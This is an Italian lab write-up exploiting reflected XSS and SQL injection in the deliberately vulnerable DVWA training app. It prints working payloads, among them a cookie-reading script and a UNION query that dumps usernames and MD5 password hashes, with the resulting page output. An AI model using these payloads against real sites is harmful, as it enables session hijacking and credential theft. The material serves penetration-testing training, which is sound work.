EXPLOIT DVWA – XSS E SQL INJECTION

Per questo esercizio configureremo le nostre macchine virtuali Kali e Metasploitable2 in modo tale che comunichino tra loro, assicurandocene tramite il comando ping.

Imposteremo ora la security level della DVWA su “low”.


Lo scopo dell’esercizio sarà sfruttare con successo le vulnerabilità “XSS reflected” e “SQL Injection”.

Andremo quindi a selezionare la voce “XSS reflected” ed andremo ad inserire un nome:


Con il comando Ctrl+U potremo vedere la pagina sorgente e la nostra stringa inserita, mostrando quindi una vulnerabilità ad un attacco XSS, controllando anche sul codice sorgente:

Proveremo ad inserire <i> per veder apparire il nostro nome in “italic”


Andremo ora ad inserire il comando <script>alert(‘XSS’)</script> per poi veder apparire una finestra popup che confermerà questa vulnerabilità:




Possiamo ora inserire il tag HTML all'interno del payload per mostrare i cookie dell'utente attuale tramite: <script>alert(document.cookie)</script>. I cookies potranno essere usati per accedere tramite login sulla stessa WebApp da un altro browser, rubando effettivamente la sessione di un utente.




Andremo ora a selezionare la voce “SQL injection” provando ad inserire “1” nella casella:



Proveremo ora altri comandi come 1’ OR ‘1’=’1 ed il comando UNION per trovare le versioni e le password dei vari utenti tramite il comando ‘ UNION SELECT user, password FROM users#


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' OR '1'='1
First name: admin
Surname: admin
ID: 1' OR '1'='1
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1
First name: Hack
Surname: Me
ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1
First name: Bob
Surname: Smith


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: %' OR 0=0 UNION SELECT null, version() #
First name: admin
Surname: admin
ID: %' OR 0=0 UNION SELECT null, version() #
First name: Gordon
Surname: Brown
ID: %' OR 0=0 UNION SELECT null, version() #
First name: Hack
Surname: Me
ID: %' OR 0=0 UNION SELECT null, version() #
First name: Pablo
Surname: Picasso
ID: %' OR 0=0 UNION SELECT null, version() #
First name: Bob
Surname: Smith
ID: %' OR 0=0 UNION SELECT null, version() #
First name:
Surname: 5.0.51a-3ubuntu5

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About

Vulnerability: SQL Injection

User ID:

Submit

```
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```